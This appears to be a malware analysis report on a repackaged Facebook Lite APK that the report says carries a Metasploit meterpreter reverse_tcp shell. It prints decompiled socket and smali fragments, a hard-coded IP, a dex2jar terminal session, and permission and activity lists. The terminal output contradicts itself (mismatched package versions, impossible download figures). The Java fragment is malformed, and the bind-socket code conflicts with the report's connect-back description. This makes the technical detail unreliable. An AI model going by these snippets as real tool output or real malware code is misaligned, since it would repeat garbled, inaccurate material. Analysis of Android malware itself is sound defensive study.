

Malicious APK File Analysis

No. 3

Secret Code is **Your Secret is Out**




Figure 1 Secret.xml

Analysis Performed

1. Is the sample obfuscated, and if so, which techniques were used to unhide?
The sample is not obfuscated.

Using androguard to decrypt android.xml file, below is the screenshot

A screenshot of the Androguard interface, specifically the "Decompiler" tab. It shows the decompiled code of the AndroidManifest.xml file. The code includes various permissions like INTERNET, ACCESS_NETWORK_STATE, and ACCESS_WIFI_STATE, as well as various activity declarations and intent filters. The interface has a dark theme with white text.

Figure 2 AndroidManifest.xml of the given apk

2. What the normal part of the code does?

The normal part of the code is Facebook app where we can create Facebook account and access our Facebook account. It's a light version of Facebook app called Facebook lite.

3. What the malicious part of the code does?

The malicious part of the code opens up the reverse shell connection aka connect-back which requires the attacker to set up a listener first on his box, the target machine acts as a client connecting to that listener, and then finally, the attacker receives the shell.

We also found IP addresses and tcp connection code which links to **payload/android/meterpreter/reverse_tcp**. Screenshot below.

```

        long l2 = ((g)localObject1).b;
        long l3 = ((g)localObject1).c;
        d = ((g)localObject1).e;
        g = ((g)localObject1).f;
        f = ((g)localObject1).d;
        long l4 = l1;
        if ((l4 <= l1 + l2) && (l4 <= c));
        try
        {
            if (str.startsWith("tcp"))
            {
                localObject1 = str.split(":");
                int i = Integer.parseInt(localObject1[2]);
                localObject1 = localObject1[1].split("/")[2];
                if (((String)localObject1).equals(""))
                {
                    localObject3 = new java.net.ServerSocket;
                    ((ServerSocket)localObject3).<init>(i);
                    localObject1 = ((ServerSocket)localObject3).accept();
                }
            }
        }
    
```

Figure 3 Suspicious TCP connection using server socket

```

        .line 0
        const/4 v3, 0x0
        .line 1
        const-string v2, "MINI"
        .line 2
        .line 3
        const-string v1, "192.0.2.1"
        .line 4
        .line 5
        const-string v0, "edge-fblite-dev-mini"
        .line 6
        .line 7
        new-instance v5, Lx/04z;
        .line 8
        .line 9
        invoke-direct {v5, v2, v3, v1, v0}, Lx/04z;-><init>()
        .line 10
        .line 11
        .line 12
        sput-object v5, LX/04z;→A04:LX/04z;
        .line 13
    
```

Figure 4 IP address found, linking to reverse_tcp exploit of metasploit

4. Provide some snapshots of your dissected Java code using JD-GUI.

```

rancherday@kali:~/Downloads/malicious$ ./dex2jar classes.dex
dex2jar: command not found

rancherday@kali:~/Downloads/malicious$ ./dex2dex2jar classes.dex
dex2dex2jar: command not found

rancherday@kali:~/Downloads/malicious$ sudo apt install dex2jar
[sudo] password for rancherday:
Reading package lists...
Building dependency tree...
Reading state information...
The following NEW packages will be installed:
dex2jar 1.0.12-1

0 upgraded, 1 newly installed, 0 to remove and 1224 not upgraded.
Need to get 0 B/1,995 kB of archives.
After this operation, 0,031 kB of additional disk space will be used.
Get:1 http://security.debian.org/debian-security/buster/main all 2.1+nightly-26-0kali12 [4,905 kB]
Fetched 0B in 0s (2,000 kB/s)
Reading package lists...
Building dependency tree...
Reading state information...
Unpacking dex2jar (2.1+nightly-26-0kali12) ...
Processing triggers for man-db ...
Processing triggers for kali-menu (2022.1.1) ...
rancherday@kali:~/Downloads/malicious$ ./facebook_unzip
rancherday@kali:~/Downloads/malicious$ ./facebook_unzip
Picked up _JAVA_OPTIONS=Dos.useSystemAForSettings=on -Dswing.awtext=true
dex2jar classes.dex → ./classes-dex2jar.jar
rancherday@kali:~/Downloads/malicious$ ./facebook_unzip

```

Figure 5 Convert classes.dex to jar




Figure 6 dex2jar visa JD-GUI

5. What kind of permissions this app needs?

```
['android.permission.CAMERA', 'android.permission.WRITE_CALL_LOG', 'com.facebook.wakizashi.provider.ACCESS', 'android.permission.READ_PHONE_STATE',
'android.permission.RECEIVE_SMS', 'android.permission.ACCESS_COARSE_LOCATION', 'android.permission.READ_CALENDAR', 'android.permission.SYSTEM_ALERT_WINDOW',
'com.sonymobile.home.permission.PROVIDER_INSERT_BADGE', 'android.permission.CALL_PHONE', 'android.permission.FOREGROUND_SERVICE',
'android.permission.READ_PHONE_NUMBERS', 'android.permission.SEND_SMS', 'android.permission.WAKE_LOCK', 'android.permission.RECEIVE_BOOT_COMPLETED',
'com.sonyericsson.home.permission.BROADCAST_BADGE', 'android.permission.BATTERY_STATS', 'android.permission.AUTHENTICATE_ACCOUNTS',
'com.sec.android.provider.badge.permission.WRITE', 'com.facebook.katana.provider.ACCESS', 'android.permission.ACCESS_WIFI_STATE', 'android.permission.READ_PROFILE',
'android.permission.WRITE_CALENDAR', 'com.sec.android.provider.badge.permission.READ', 'android.permission.GET_ACCOUNTS', 'android.permission.WRITE_CONTACTS',
'android.permission.VIBRATE', 'com.facebook.services.identity.FEO2', 'android.permission.ACCESS_FINE_LOCATION',
'com.facebook.permission.prod.FB_APP_COMMUNICATION', 'android.permission.GET_TASKS', 'android.permission.CHANGE_NETWORK_STATE',
'com.huawei.android.launcher.permission.READ_SETTINGS', 'android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS',
'android.permission.WRITE_SETTINGS', 'android.permission.READ_SMS', 'android.permission.ACCESS_NETWORK_STATE',
'android.permission.RECORD_AUDIO', 'com.facebook.orca.provider.ACCESS', 'android.permission.READ_CALL_LOG',
'com.htc.launcher.permission.READ_SETTINGS', 'com.htc.launcher.permission.UPDATE_SHORTCUT', 'com.huawei.android.launcher.permission.CHANGE_BADGE',
'android.permission.WRITE_EXTERNAL_STORAGE', 'android.permission.SET_WALLPAPER',
'android.permission.MANAGE_ACCOUNTS', 'com.huawei.android.launcher.permission.WRITE_SETTINGS',
'com.android.launcher.permission.UNINSTALL_SHORTCUT', 'android.permission.USE_FULL_SCREEN_INTENT',
'android.permission.CHANGE_WIFI_STATE', 'com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE', 'android.permission.BROADCAST_STICKY',
'com.google.android.c2dm.permission.RECEIVE', 'com.android.launcher.permission.INSTALL_SHORTCUT', 'com.facebook.receiver.permission.ACCESS',
'com.oppo.launcher.permission.READ_SETTINGS', 'android.permission.READ_CONTACTS', 'com.oppo.launcher.permission.WRITE_SETTINGS',
'android.permission.REORDER_TASKS', 'com.facebook.mlite.provider.ACCESS', 'android.permission.INTERNET']
```

6. What activities are listed in this apk file?

```
'com.facebook.lite.ShortcutLauncherActivity', 'com.facebook.lite.ShortcutActivity', 'com.facebook.lite.rtc.RTCActivity', 'com.facebook.lite.webviewrtc.RTCIncomingCallActivity',
'com.facebook.lite.nativeRtc.NativeRtcCompatActivity', 'com.facebook.lite.media.AlbumGalleryActivity',
'com.facebook.lite.photo.PreviewActivity', 'com.facebook.lite.platform.LoginGDPSDialogActivityV2', 'com.facebook.lite.storagemanager.ManageStorageActivity',
'com.facebook.lite.bugreporter.screencast.ScreencastActivity', 'com.facebook.lite.inappbrowser.common.BrowserLiteProxyActivity',
'com.facebook.browser.lite.BrowserLiteActivity', 'com.facebook.browser.lite.BrowserLiteInMainProcessActivity', 'com.facebook.lite.deeplinking.UIQRE2EActivity',
'com.facebook.lite.waotp.WAOtpReceiveCodeActivity', 'com.google.android.gms.auth.api.signin.internal.SignInHubActivity']
```